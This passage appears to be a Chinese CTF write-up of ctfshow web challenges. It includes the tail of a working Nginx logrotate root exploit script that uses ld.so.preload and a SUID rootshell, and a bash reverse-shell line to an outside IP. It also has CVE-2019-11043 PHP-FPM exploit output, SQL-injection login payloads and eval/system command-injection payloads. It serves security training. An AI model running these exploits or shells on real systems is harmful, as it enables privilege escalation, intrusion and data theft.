echo -e "\n[+] The server appears to be \033[94m(N)jinxed\033[0m (writable logdir) ! :) Symlink created at: \n`ls -l $ERRORLOG`"

# Make sure the nginx access.log contains at least 1 line for the logrotation to get triggered
curl http://localhost/ >/dev/null 2>/dev/null
# Wait for Nginx to re-open the logs/USR1 signal after the logrotation (if daily
# rotation is enable in logrotate config for nginx, this should happen within 24h at 6:25am)
echo -ne "\n[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am..."
while :; do
    sleep 1
    if [ -f /etc/ld.so.preload ]; then
        echo $PRIVESCLIB > /etc/ld.so.preload
        rm -f $ERRORLOG
        break;
    fi
done

# /etc/ld.so.preload should be owned by www-data user at this point
# Inject the privesc.so shared library to escalate privileges
# Inject the privesc.so shared library to escalate privileges
echo $PRIVESCLIB > /etc/ld.so.preload
echo -e "\n[+] Nginx restarted. The /etc/ld.so.preload file got created with web server privileges: \n`ls -l /etc/ld.so.preload`"
echo -e "\n[+] Adding $PRIVESCLIB shared lib to /etc/ld.so.preload"
echo -e "\n[+] The /etc/ld.so.preload file now contains: \n`cat /etc/ld.so.preload`"
chmod 755 /etc/ld.so.preload

# Escalating privileges via the SUID binary (e.g. /usr/bin/sudo)
echo -e "\n[+] Escalating privileges via the $SUIDBIN SUID binary to get root!"
sudo 2>/dev/null >/dev/null

# Check for the rootshell
ls -l $BACKDOORPATH
ls -l $BACKDOORPATH | grep rws | grep -q root
if [ $? -eq 0 ]; then
    echo -e "\n[+] Rootshell got assigned root SUID perms at: \n`ls -l $BACKDOORPATH`"
    echo -e "\n\033[94mThe server is (N)jinxed ! ;) Got root via Nginx!\033[0m"
else
    echo -e "\n[!] Failed to get root"
    cleanexit 2
fi

rm -f $ERRORLOG
echo > $ERRORLOG

# Use the rootshell to perform cleanup that requires root privilges
$BACKDOORPATH -p -c "rm -f /etc/ld.so.preload; rm -f $PRIVESCLIB"
# Reset the logging to error.log
$BACKDOORPATH -p -c "kill -USR1 `pidof -s nginx`"

# Execute the rootshell
echo -e "\n[+] Spawning the rootshell $BACKDOORPATH now! \n"
$BACKDOORPATH -p -i

# Job done.
cleanexit 0
```

`bash -i >& /dev/tcp/47.101.145.94/6666 0>&1`
貌似连不上外网，放弃了

参考：CTFSHOW内部赛 web03_出题人不想跟你说话.jpg

web4_一览无余_内部赛


啥都没有，直接看wp发现为**CVE-2019-11043**
利用工具：PHuiP-FPizdaM



```
bi0x@ubuntu:~/下载/phuip-fpizdam$ ./phuip-fpizdam http://203e41b7-1b9b-4961-b0f0-eb2519b48f22.chall.ctf.show/index.php
2020/10/06 20:39:41 Base status code is 200
2020/10/06 20:39:45 Status code 502 for qsl=1765, adding as a candidate
2020/10/06 20:39:47 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2020/10/06 20:40:51 Attack params found: --qsl 1760 --pisos 177 --skip-detect
2020/10/06 20:40:51 Trying to set "session.auto_start=0"...
2020/10/06 20:40:53 Detect() returned attack params: --qsl 1760 --pisos 177 --skip-detect <-- REMEMBER THIS
2020/10/06 20:40:53 Performing attack using php.ini settings...
2020/10/06 20:40:55 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2020/10/06 20:40:55 Trying to cleanup /tmp/a...
2020/10/06 20:40:56 Done!
bi0x@ubuntu:~/下载/phuip-fpizdam$
```

https://blog.csdn.net/bmth666

执行成功，那么即可得到flag
p神友情提示：您应该注意，只有部分PHP-FPM子进程受到了污染，因此请尝试几次以执行该命令。



203e41b7-1b9b-4961-b0f0-eb2519b48f22.chall.ctf.show/?a=cat fl0gHe1e.txt

```
flag{1dcac9f6-a669-4333-9bac-bebf42d95386}<?php
highlight_file(__FILE__);
?>
```

参考：
PHP-FPM 远程代码执行漏洞（CVE-2019-11043）
PHP 远程代码执行漏洞复现（CVE-2019-11043）【反弹shell成功】


web5_登陆就有flag_内部赛

1：长度限制为5
2：存在过滤且过滤的字符会有回显

空异或0会查到所有非数字开头的记录

payload:

```
'^0#    '^''#    '<>1#    '<1#    '&0#    '<<0#    '>>0#    '&''#    '/9#
```



POST http://be269af1-6d97-4bcc-b91b-123809dc104f.chall.ctf.show/check.php

○ none ○ form-data ● x-www-form-urlencoded ○ raw ○ binary ○ GraphQL

	KEY	VALUE	DESCR
☑	u	'/9#	
☑	p	321	
	Key	Value	Desc

Status: 200 OK

```
flag{5fa45368-a753-4343-9e3c-a5837e412315}
```

参考：CTFSHOW内部赛web5_登陆就有flag

web6_签退_内部赛

给出了源码：


```
<?php
($S = $_GET['S'])?eval("$$S"):highlight_file(__FILE__);
```

直接上payload：

```
?S=a;system('cat ../../flag.txt');
```

或者变量覆盖：

```
?S=a=system('cat ../../flag.txt');
```



357924dd-1060-4993-8392-b9ff5387dfa0.chall.ctf.show/?S=a=system('cat ../../flag.txt');

```
flag{9eb30b01-6c11-424c-8250-299eb8d23f1f}
```


1024杯

签到都没做出来的five，我真的是太菜了

1024_WEB签到

题目给了源码，可以调用phpinfo函数，我是笨比

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
call_user_func($_GET['f']);
```




:ct_unicode	On	On
ble_gc	On	On
tibyte	Off	Off
ot_encoding	*no value*	*no value*
al_check	Off	Off

ctfshow

function:ctfshow_1024 support	enabled

ctype

看到有个`function:ctfshow_1024 support`，那么调用ctfshow_1024就出来了



```
<?php

/*
#  -*- coding: utf-8 -*-
#  @Author: hlxa
#  @Date:    2020-10-20 23:59:00
#  @Last Modified by:    hlxa
#  @Last Modified time: 2020-10-21 03:51:36
#  @email: hlxa@ctfer.com
#  @link: https://ctfer.com

*/

error_reporting(0);
highlight_file(__FILE__);
call_user_func($_GET['f']);
flag{welcome_2_ctfshow_1024_cup}
```